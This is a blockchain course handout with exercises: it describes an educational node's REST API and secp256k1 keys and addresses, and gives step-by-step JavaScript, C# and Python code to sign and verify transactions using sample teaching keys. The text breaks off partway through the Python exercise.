System Architecture, Nodes, Miners, Wallet, Keys, Addresses, Transactions, Signing

SoftUni

Svetlin Nakov
Principal Technical Trainer
SoftUni
https://softuni.bg

Table of Contents

- Building a Blockchain Node
  - Peers, Blocks, Transactions, Addresses, Balances
  - Designing the REST API
- Blockchain System Architecture
- Building the Mining Software
- Building a Faucet App
- Building a Wallet App
- Building an Block Explorer Site

Blockchain System – Overview

Node ↔ Node
Miner → Node ← Wallet
Block Explorer, Faucet

Nodes, Miners, Faucet, Wallets, Explorer

Blockchain System Architecture

Node
- Chain
  - Blocks
  - Transactions
  - Balances
  - Mining jobs
- Peers and sync

Wallet
- Keep private keys
- Check balances
- Send transactions

Block Explorer
- View blocks
- View confirmed transactions
- View pending transactions
- View accounts and balances
- View peers map

Miner
- Get mining block
- Mine (PoW)
- Submit result

Faucet
- Request coins

The REST API

- For simplicity, implement a simple RESTful API

```
GET / POST   http://{host}:5555/some-endpoint
```

```
{
  "JSON-encoded response"
}
```

200 OK / 404 Not Found

- Default listening HTTP port → 5555
- The host is the external hostname / IP address of the node

Blockchain Network: REST API

Simple Educational Blockchain Network

- GET /
- GET /info
- GET /debug
- GET /debug/post-chain
- GET /debug/mine/:minerAddress/:difficulty
- GET /blocks
- GET /blocks/:index
- GET /transactions/pending
- GET /transactions/confirmed
- GET /transactions/:trxHash
- GET /balances
- GET /address/:address/transactions
- GET /address/:address/balance
- POST /transactions/send
- GET /peers
- POST /peers/connect
- POST /peers/notify-new-block
- GET /mining/get-mining-job/:address
- POST /mining/submit-mined-block

- https://stormy-everglades-34766.herokuapp.com

Keys and Addresses

- Elliptic curve cryptography (ECC), using the secp256k1 curve

private key	public key	address
privKey	= privKey * G	= ripemd(pubKey)
256-bit number 64 hex digits	{x, y} - 256-bit numbers compressed: {x, 0/1} 65 hex digits	RIPEMD-160 of the compressed public key 40 hex digits

```
7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
c3293572dbe6ebc60de4a20ed0e21446cae66b17
```

Transactions

Transaction
- From: address (40 hex digits)
- To: address (40 hex digits)
- Value: integer (non-negative)
- Fee: integer (non-negative)
- DateCreated: ISO8601_string
- Data: string (optional)
- SenderPubKey: hex_number[65]
- TransactionDataHash: hex_number
- SenderSignature: hex_number[2][64]
- MinedInBlockIndex: integer / null
- TransferSuccessful: bool

SHA256

Assigned when a new block is mined

Sign by private key

Calculating the Transaction Data Hash

- The transaction data hash uniquely identifies a transaction
  - Like in Etherscan: https://etherscan.io/tx/0xb03b6c7ef5c555001b41c32e5ac2c600c5e2c72b6918b3d68c0f3dd4b5cb54a8
- Calculated by the transaction data fields only:
  - **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey'**
  - Does not include the signature and execution info (the mined block index + success of the execution)
- Pending and unsigned transactions also have data hash (unique ID)

Creating a Transaction

- To create a transaction you need:
  - Sender public key – 65 hex digits; Recipient address (to) – 40 hex digits
  - Transfer value – positive integer; Fee for the miners – positive integer
  - Date & time (to avoid replay attacks) – ISO8601 UTC datetime string
  - Transaction data (payload / comments) – optional string
- The sender's address (from) is extracted from the sender public key

```
{ "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000, "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7…bba1"
}
```

Signing a Transaction

- To sign a transaction, a private + public key are required
- First, put the transaction data in a JSON object (without signature)
  - Fields order: **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey'**

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911", "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z", "data": "funds",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e…bba1"
}
```

- The from address should always match the sender public key
- Remove any whitespace, calculate SHA256 and sign it
  - When the **'data'** field is empty, remove it from the JSON

Signing a Transaction – Example

- Sender's private key:

```
7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
```


- Corresponding public key (compressed):


```
c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
```


- Sender address: `c3293572dbe6ebc60de4a20ed0e21446cae66b17`
- Sample transaction data (still not signed):

```
{ "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911", "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z", "data": "funds",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7…bba1" }
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.







Exercises: Private Key to Address

In this exercise you shall generate a **private key**, calculate a corresponding **public key** from it and generate a **blockchain address** for our educational blockchain network.

Generate Private Key and Address

Write a program to **generate a private key** (256-bit number), calculate its corresponding **public key** using the **secp256k1** ECC cryptography, **compress it** in specific format (X coordinate + 0 / 1 for add / even Y coordinate) and derive a **blockchain address** from it (using RIPEMD-160), like it is described in the documentation for our educational blockchain network. Use the same format for the keys and addresses like at the sample output below.

Sample Output

Random Private Key (64 hex digits)	`7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34`
Corresponding Public Key (2 * 64 hex digits)	`c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba` ...
Compressed Public Key (65 hex digits)	`c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1`
Blockchain Address (40 hex digits)	`c3293572dbe6ebc60de4a20ed0e21446cae66b17`

Use programming languages, libraries and tools of choice.

Existing Private Key to Address

Write a program to **calculate a blockchain address** by given private key. Use the same format for the keys and addresses like in the previous exercise.

Sample Input / Output

Input (Private Key, hex encoded)

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

`fe549dbcccfbd11e255f6037e1e640efaca0e19966ac77a592fdf06d295952a4`
Output
`Extracted public key: b42aed0ff6c546ac1c6601713af035746db146073f4e925dd8a18829c8db3adf1` `Extracted blockchain address: dd09ae9bdb8e6dd8ecf0631f44a8566346eadf50`

Use programming languages, libraries and tools of choice.

Exercises: Sign and Verify Transaction in JavaScript

In this exercise, you shall write code on how to **sign** and **verify** transactions using the **secp256k1-based ECDSA** cryptography in JavaScript. You will use the following JS libraries from NPM:

- **Crypto-JS** – a JavaScript crypto-library
- **Elliptic** – a fast elliptic-curve cryptography implementation for **secp256k1**

In short, your goal is to write code to **sign transactions**, given as **JSON**:

Implement and Test the Code

1. We should import some **libraries**: **crypto-js**, **elliptic**

First, initialize an empty **package.json**:

```
npm init -y
```

Then, install **cryptojs**:

```
npm install --save crypto-js
```

Install **elliptic**:

```
npm install --save elliptic
```

The dependencies in **package.json**:

```
"dependencies": {
  "crypto-js": "^3.1.9-1",
  "elliptic": "^6.4.0"
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Create a JavaScript file and write the following constants:

```
const CryptoJS = require('crypto-js');
const EC = require('elliptic').ec;
const secp256k1 = new EC('secp256k1');
```

2. To **sign** any data we need data and a private key. Build a key pair with **secpk256k1** using **keyFromPrivate** with which we will **sign** the data. Return the signature's parameters in hex:

```
function signData(data, privKey) {
    let keyPair = secp256k1.keyFromPrivate(privKey);
    let signature = keyPair.sign(data);
    return [signature.r.toString(16), signature.s.toString(16)];
}
```

3. In order to verify a signature we will need the data, **public key** of the signer and the signature itself. To create a key pair we need to **decompress** the public key:

```
function decompressPublicKey(pubKeyCompressed) {
    let pubKeyX = pubKeyCompressed.substring(0, 64);
    let pubKeyYOdd = parseInt(pubKeyCompressed.substring(64));
    let pubKeyPoint = secp256k1.curve.pointFromX(pubKeyX, pubKeyYOdd);

    return pubKeyPoint;
}
```

4. Verifying signature needs to create a key pair from the public key and **verify** the **data** with the **signature**:

```
function verifySignature(data, publicKey, signature) {
    let pubKeyPoint = decompressPublicKey(publicKey);
    let keyPair = secp256k1.keyPair({pub: pubKeyPoint});
    let result = keyPair.verify(data, {r: signature[0], s: signature[1]});

    return result;
}
```

Now it is time to use these methods but for transactions:

5. Create a class **Transaction** that stores transaction information and has methods to sign and verify it. The class will take several parameters:
    - Sender address: 40 hex digits
    - Recipient address: 40 hex digits
    - Transfer value: integer
    - Mining fee: integer
    - Date created: ISO-8601 string
    - Data: Optional data (e.g. payload or comments): string
    - Sender public key: 65 hex digits

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
class Transaction {
    constructor(from, to, value, fee, dateCreated, data, senderPubKey) {
        this.from = from; // Sender address: 40 hex digits
        this.to = to; // Recipient address: 40 hex digits
        this.value = value; // Transfer value: integer
        this.fee = fee; // Mining fee: integer
        this.dateCreated = dateCreated;   // ISO-8601 string
        this.data = data;  // Optional data (e.g. payload or comments): string
        this.senderPubKey = senderPubKey; // 65 hex digits
    }
}
```

6. Before signing a transaction, we must first calculate **SHA256** of the JSON transaction and then sign it.

```
calculateTransactionHash() {
    let transactionDataJSON = JSON.stringify(this);

    this.transactionHash = CryptoJS.SHA256(transactionDataJSON).toString();
}
```

7. **Sign** method that takes private key, calls **signData** method with the transaction hash and saves the signed signature:

```
sign(privateKey) {
    this.senderSignature = signData(this.transactionHash, privateKey);
}
```

8. **Verify** method that calls **verifySignature** with the **transaction hash** as data, sender **public key** and **signature**. The method returns whether the signature is valid or invalid.

```
verify() {
    return verifySignature(this.transactionHash, this.senderPubKey, this.senderSignature);
}
```

9. Create **transaction** with the following **parameters**:

```
let transaction = new Transaction(
    "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
    "f51362b7351ef62253a227a77751ad9b2302f911",
    25000,
    10,
    "2018-02-10T17:53:48.972Z",
    "Send to Bob",
    "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1"
);
```

10. Finally, **test** the code. **The sender address must always match the sender public key and private signer.**

First, calculate the hash of the transaction, **sign** the hash with

```
7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
transaction.calculateTransactionHash();
transaction.sign("7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34");
console.log(transaction.senderSignature);
```

```
[ '51316aa73f32ce1c40db31770cece070d049ada3e6032375c6d4b9ea3dd253',
  '6e5c8be71dc771e02d10917578e6fd31cda667f57e9a730357d66f0012515d67' ]
```

11. Verify the signature:

```
transaction.verify();
```

```
true
```

What to Submit?

Create a ZIP file (e.g. **`username-sign-verify-js-exercise.zip`**) holding your JavaScript file and the **`package.json`**.

Exercises: Sign and Verify Transactions in C#

In this exercise, you shall write code on how to create random private key → public key → address and sign and verify transactions using the secp256k1-based ECDSA cryptography in C#. You will sign transactions, given as JSON:


```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated":
  "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb413
  2b9d9d1600bba1"
}
```


private key


```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "transactionDataHash": "6a3a7859c389bad17d79c5856e17a74daecfa6d…467e",
  "senderSignature": [
  "33be705476889fbb647633a9272cf546401f22e87f0c2b2a6c58ff56b7aa368a",
  "66722e9b58a05952a986ee2c90faa1cc828575503cfc393278006629f20bd78c"
  ]
}
```


You will use the following .NET Core libraries to simplify your work:

- BouncyCastle is a collection of APIs used in cryptography. It includes APIs for both the Java and the C# programming languages.
- Newtonsoft.Json is popular high-performance JSON framework for .NET by Newtonsoft. You can serialize and deserialize any .NET object with Json.NET's powerful JSON serializer. Also create, parse, query and modify JSON using Json.NET's JObject, JArray and JValue objects and so on.
- Elliptic Curve Cryptography (ECC) - Public / private key cryptography based on the algebraic structure of elliptic curves over finite fields. The Elliptic-Curves Digital Signature Algorithm (ECDSA) provides signing by private key + verifying signature by public key.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Generate and sign a transaction
-------------------------------
Sender private key:
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Transaction (JSON): {"from":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","to":"f51362b7351ef62253a227a77751ad9b2302f911","
senderPubKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value":25000,"fee":10,"dateCreated":"
2018-02-10T17:53:48.972Z"}
Transaction hash(sha256): f241a5598fbe5ba048918fa1cafe8eb727794cfb0f72f425ba332479de22e2b7
Transaction signature: [1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0, 87250a2841f7a56910b0f7ebdd0675
89632ccf19d352c15f16cfdba9b7687960]
Signed transaction (JSON):
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "value": 25000,
  "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderSignature": [
    "1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0",
    "87250a2841f7a56910b0f7ebdd067589632ccf19d352c15f16cfdba9b7687960"
  ]
}
Is the signature: valid ? - True
```

1. Create Project and Import Packages

Create a .NET Core App and install the following NuGetPackages:

BouncyCastle by Bouncy Castle Project Contributors — v1.8.2
Bouncy Castle is a collection of APIs used in cryptography.

Microsoft.NETCore.App by Microsoft — v2.0.0
A set of .NET API's that are included in the default .NET Core application model.
e8b8861ac7faf042c87a5c2f9f2d04c98b69f28d

Newtonsoft.Json by James Newton-King — v11.0.2
Json.NET is a popular high-performance JSON framework for .NET

2. Implementation in C#

1. After you have installed the packages, create two utility methods to convert bytes to hex and vice-versa:

```
public static string BytesToHex(byte[] bytes)
{
    return string.Concat(bytes.Select(b => b.ToString("x2")));
}
```

```
public byte[] GetBytes(string data)
{
    byte[] bytes = Encoding.UTF8.GetBytes(data);
    return bytes;
}
```

2. Then create two methods which will calculate RIPEMD160 and SHA256:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public static string CalcRipeMD160(string text)
{
    byte[] bytes = GetBytes(text);
    RipeMD160Digest digest = new RipeMD160Digest();
    digest.BlockUpdate(bytes, 0, bytes.Length);
    byte[] result = new byte[digest.GetDigestSize()];
    digest.DoFinal(result, 0);
    return BytesToHex(result);
}
```

```
private static byte[] CalcSHA256(string text)
{
    byte[] bytes = GetBytes(text);
    Sha256Digest digest = new Sha256Digest();
    digest.BlockUpdate(bytes, 0, bytes.Length);
    byte[] result = new Byte[digest.GetDigestSize()];
    digest.DoFinal(result, 0);
    return result;
}
```

3. After you have wrote the utility methods, create two readonly variables for the **secp256k1** curve:

```
static readonly X9ECParameters curve = SecNamedCurves.GetByName("secp256k1");
private static readonly ECDomainParameters Domain = new ECDomainParameters(curve.Curve, curve.G, curve.N, curve.H);
```

4. Then, create a method, which will **generate random** EC key pair. By default, the size is 256-bit.

```
public static AsymmetricCipherKeyPair GenerateRandomKeys(int keySize = 256)
{
    ECKeyPairGenerator gen = new ECKeyPairGenerator();
    SecureRandom secureRandom = new SecureRandom();
    KeyGenerationParameters keyGenParam =
        new KeyGenerationParameters(secureRandom, keySize);
    gen.Init(keyGenParam);
    return gen.GenerateKeyPair();
}
```

5. To get the compressed public key from a given elliptic curve point, **get** the X and Y coordinates and convert them to BigInteger. Finally, return the **X** + **Y**'s converted to integer **TestBit** (this method returns true if and only if the designated bit of this BigInteger is set).

```
public static string EncodeECPointHexCompressed(ECPoint point)
{
    BigInteger x = point.XCoord.ToBigInteger();
    BigInteger y = point.YCoord.ToBigInteger();

    return x.ToString(16) + Convert.ToInt32(y.TestBit(0));
}
```

6. Then, create a method called **RandomPrivateKeyToAddress,** which will create random private key → public key → address. To create the private key, **first** generate the random EC Pair and from it extract the private key:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
private static void RandomPrivateKeyToAddress()
{
    Console.WriteLine("Random private key --> public key --> address");
    Console.WriteLine("--------------------------------------------");

    var keyPair = GenerateRandomKeys();

    BigInteger privateKey = ((ECPrivateKeyParameters)keyPair.Private).D;
    Console.WriteLine("Private key (hex): " + privateKey.ToString(16));
    Console.WriteLine("Private key: " + privateKey.ToString(10));
```

7. To get the public key, extract it from the **keyPair.** To get the compressed public key, use **EncodeECPointHexCompressed**:

```
ECPoint pubKey = ((ECPublicKeyParameters)keyPair.Public).Q;
Console.WriteLine("Public key: ({0}, {1})",
    pubKey.XCoord.ToBigInteger().ToString(10),
    pubKey.YCoord.ToBigInteger().ToString(10));

string pubKeyCompressed = EncodeECPointHexCompressed(pubKey);
Console.WriteLine("Public key (compressed): " + pubKeyCompressed);
```

8. Last but not least, to get the address calculate **RIPEMD160** on the compressed public key:

```
string addr = CalcRipeMD160(pubKeyCompressed);
Console.WriteLine("Blockchain address: " + addr);
```

9. Now **test** the method. Go to Main and call **RandomPrivateKeyToAddress**:

```
Random private key --> public key --> address
--------------------------------------------
Private key (hex): 40ade2ca75e45eb8df1ec3e609374e368f9d331332523b92382bc020560eccec
Private key: 29255252104534794874378125554965169429151576474781707123346976823723225435372
Public key: (81032245891239699235060500797808435213609354577464679363302098479698790803316,
 95004606752199010403414218265942652763175224669673676813279001527118822160173)
Public key (compressed): b326a038a3552989735e809f3dc634bdc10e893fd406708d2bffb14e93db67741
Blockchain address: 8e431ec3e50f45dba7b4d6e0c5e13b7b2c3b92d5
```

10. Create a method called **SignAndVerifyTransaction**, which will create a transaction from the given parameters, sign it by the sender and verify it with the sender's public key. The method will take a **recipient address**, **value** to send, **fee**, timestamp of the **date created** and the **sender's private key** in hexadecimal format:

```
private static void SignAndVerifyTransaction(string recipientAddress, int value,
    int fee, string iso8601datetime, string senderPrivKeyHex)
{

}
```

11. Get the private key in BigInteger from the hexadecimal:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
private static void SignAndVerifyTransaction(string recipientAddress, int value,
    int fee, string iso8601datetime, string senderPrivKeyHex)
{
    Console.WriteLine("Generate and sign a transaction");
    Console.WriteLine("------------------------------");

    Console.WriteLine("Sender private key:" + senderPrivKeyHex);
    BigInteger privateKey = new BigInteger(senderPrivKeyHex, 16);
```

12. Before you continue, you need to create a method, which will **get the public key from the private**:

```
public static ECPoint GetPublicKeyFromPrivateKey(BigInteger privKey)
{
    ECPoint pubKey = curve.G.Multiply(privKey).Normalize();
    return pubKey;
}
```

13. Go back to the sign and verify method and **extract** the public key and address:

```
ECPoint pubKey = GetPublicKeyFromPrivateKey(privateKey);
string senderPubKeyCompressed = EncodeECPointHexCompressed(pubKey);
Console.WriteLine("Public key (compressed): " + senderPubKeyCompressed);

string senderAddress = CalcRipeMD160(senderPubKeyCompressed);
Console.WriteLine("Blockchain address: " + senderAddress);
```

14. Create a transaction which will take sender address, recipient address, sender's compressed public's key, value, fee, date created. Later you will add the transaction's signature. Convert it into **JSON** format and calculate SHA256 of the transaction to get its hash. Then, get the **transaction hash** by calculating the **SHA256** of the transaction:

```
var tran = new
{
    from = senderAddress,
    to = recipientAddress,
    senderPubKey = senderPubKeyCompressed,
    value,
    fee,
    dateCreated = iso8601datetime,
};
string tranJson = JsonConvert.SerializeObject(tran);
Console.WriteLine("Transaction (JSON): {0}", tranJson);

byte[] tranHash = CalcSHA256(tranJson);
Console.WriteLine("Transaction hash(sha256): {0}", BytesToHex(tranHash));
```

15. Then, **sign** the transaction with private key:

```
BigInteger[] tranSignature = SignData(privateKey, tranHash);
Console.WriteLine("Transaction signature: [{0}, {1}]", tranSignature[0].ToString(16), tranSignature[1].ToString(16));
```

The **SignData** method creates an **ECDsaSigner**, which is initialized with **ECPrivateKeyParameters** from the private key and a true parameter which indicates that it will sign. **Generate** the signature and return it:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
private static BigInteger[] SignData(BigInteger privateKey, byte[] data)
{
    ECPrivateKeyParameters keyParameters = new ECPrivateKeyParameters(privateKey, Domain);
    IDsaKCalculator kCalculator = new HMacDsaKCalculator(new Sha256Digest());
    ECDsaSigner signer = new ECDsaSigner(kCalculator);
    signer.Init(true, keyParameters);
    BigInteger[] signature = signer.GenerateSignature(data);

    return signature;
}
```

16. Add the **signed transaction r** and **s** parameters and serialize it again:

```
var tranSigned = new
{
    from = senderAddress,
    to = recipientAddress,
    senderPubKey = senderPubKeyCompressed,
    value,
    fee,
    dateCreated = iso8601datetime,
    senderSignature = new []
    {
        tranSignature[0].ToString(16),
        tranSignature[1].ToString(16)
    }
};

string signedTranJson = JsonConvert.SerializeObject(tranSigned, Formatting.Indented);
Console.WriteLine("Signed transaction (JSON):");
Console.WriteLine(signedTranJson);
```

17. Another way to get the public key parameters from the hexadecimal private key:

```
public static ECPublicKeyParameters ToPublicKey(string privateKey)
{
    BigInteger d = new BigInteger(privateKey, 16);
    var q = Domain.G.Multiply(d);

    var publicParams = new ECPublicKeyParameters(q, Domain);

    return publicParams;
}
```

18. To **verify** the transaction signature you need the public key, the transaction signature and the hash of the transaction:

```
// Verify Transaction
ECPublicKeyParameters ecPubKey = ToPublicKey(senderPrivKeyHex);
bool isVerified = VerifySignature(ecPubKey, tranSignature, tranHash);
Console.WriteLine("Is the signature: valid ? - " + isVerified);
```

The **VerifySignature** creates an **ECDsaSigner**, initialized that it will not sign and with the public key. Then verifies the signature:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public static bool VerifySignature(ECPublicKeyParameters pubKey, BigInteger[] signature, byte[] msg)
{
    IDsaKCalculator kCalculator = new HMacDsaKCalculator(new Sha256Digest());
    ECDsaSigner signer = new ECDsaSigner(kCalculator);
    signer.Init(false, pubKey);

    return signer.VerifySignature(msg, signature[0], signature[1]);
}
```

19. That is the SignAndVerifyTransaction method. Now test it with the following parameters:

```
SignAndVerifyTransaction(
                recipientAddress: "f51362b7351ef62253a227a77751ad9b2302f911",
                value: 25000,
                fee: 10,
                iso8601datetime: "2018-02-10T17:53:48.972Z",
                senderPrivKeyHex:
"7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34"
            );
```

```
Generate and sign a transaction
-------------------------------
Sender private key:
Public key (compressed): c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
Blockchain address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
Transaction (JSON): {"from":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","to":"f51362b7351ef62253a227a7775
1ad9b2302f911","senderPubKey":"c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1","value
":25000,"fee":10,"dateCreated":"2018-02-10T17:53:48.972Z"}
Transaction hash(sha256): f241a5598fbe5ba048918fa1cafe8eb727794cfb0f72f425ba332479de22e2b7
Transaction signature: [1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0, 87250a2841f7a5
6910b0f7ebdd067589632ccf19d352c15f16cfdba9b7687960]
Signed transaction (JSON):
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "value": 25000,
  "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderSignature": [
    "1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0",
    "87250a2841f7a56910b0f7ebdd067589632ccf19d352c15f16cfdba9b7687960"
  ]
}
Is the signature: valid ? - True
```

What to Submit?

Create a ZIP file (e.g. **`username-sign-verify-c#-exercise.zip`**) holding your C# file and the methods.

Exercises: Sign and Verify Transactions in Python

In this exercise, you shall write code on how to sign and verify transactions using the secp256k1-based ECDSA cryptography in Python. You will write code to sign transactions, given as JSON:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated":
  "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb413
  2b9d9d1600bba1"
}
```

private key

```
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "value": 25000,
  "fee": 10, "dateCreated": "2018-02-10T17:53:48.972Z",
  "data": "funds",
  "senderPubKey":
  "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "transactionDataHash": "6a3a7859c389bad17d79c5856e17a74daecfa6d…467e",
  "senderSignature": [
  "33be705476889fbb647633a9272cf546401f22e87f0c2b2a6c58ff56b7aa368a",
  "66722e9b58a05952a986ee2c90faa1cc828575503cfc393278006629f20bd78c"
  ]
}
```


You will use the following libraries:

- **pycoin** – Python Cryptocoin Utilities
- **hashlib** – secure hashes and message digests

```
sender private key hex: 7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
sender private key: 57115875914525502546557019297257125084224395090120404273316278196656116468276
public key compressed: c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
address: c3293572dbe6ebc60de4a20ed0e21446cae66b17
transaction (json): {"from":"c3293572dbe6ebc60de4a20ed0e21446cae66b17","to":"f51362b7351ef62253a227a77751ad9b2302f911",
transaction hash (sha256): f241a5598fbe5ba048918fa1cafe8eb727794cfb0f72f425ba332479de22e2b7
transaction signature: (120699248977758999680122084765803367493937122781242313464960647114288462173 92, 6112767800294627
signed transaction:
{
  "from": "c3293572dbe6ebc60de4a20ed0e21446cae66b17",
  "to": "f51362b7351ef62253a227a77751ad9b2302f911",
  "senderPubKey": "c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1",
  "value": 25000,
  "fee": 10,
  "dateCreated": "2018-02-10T17:53:48.972Z",
  "senderSignature": [
    "1aaf55dcb11060749b391d547f37b4727222dcb90e793d9bdb945c64fe4968b0",
    "87250a2841f7a56910b0f7ebdd067589632ccf19d352c15f16cfdba9b7687960"
  ]
}
Is signature valid? True
```

Implement and Test the Code

1. First, import the necessary dependencies:

```
from pycoin.ecdsa import generator_secp256k1, sign, verify
import hashlib, json
```

2. Then, create two methods, which will be used later. The first one is **ripemd160** cryptographic hash function by a given string produces a 160-bit output. Return the hash in hex format.

```
def ripemd160(msg: str) -> str:
    hash_bytes = hashlib.new('ripemd160', msg.encode("utf8")).digest()
    return hash_bytes.hex()
```

3. Then, create a method that calculates **sha256** of a given string.

```
def sha256(msg: str) -> int:
    hash_bytes = hashlib.sha256(msg.encode("utf8")).digest()
    return int.from_bytes(hash_bytes, byteorder="big")
```

4. Since the **sign** transaction method will take a private key in hex format, you will have to **extract** its address in order to add it to the transaction itself. But first, step by step. Create the following method:

```
def private_key_hex_to_int(private_key_hex: str):
    return int(private_key_hex, 16)
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Then from the private key, build a key pair from using generator_secp256k1:

```
def private_key_to_public_key(private_key):
    return (generator_secp256k1 * private_key).pair()
```

From the generated key pair, extract the compressed public key:

```
def get_pub_key_compressed(pub_key):
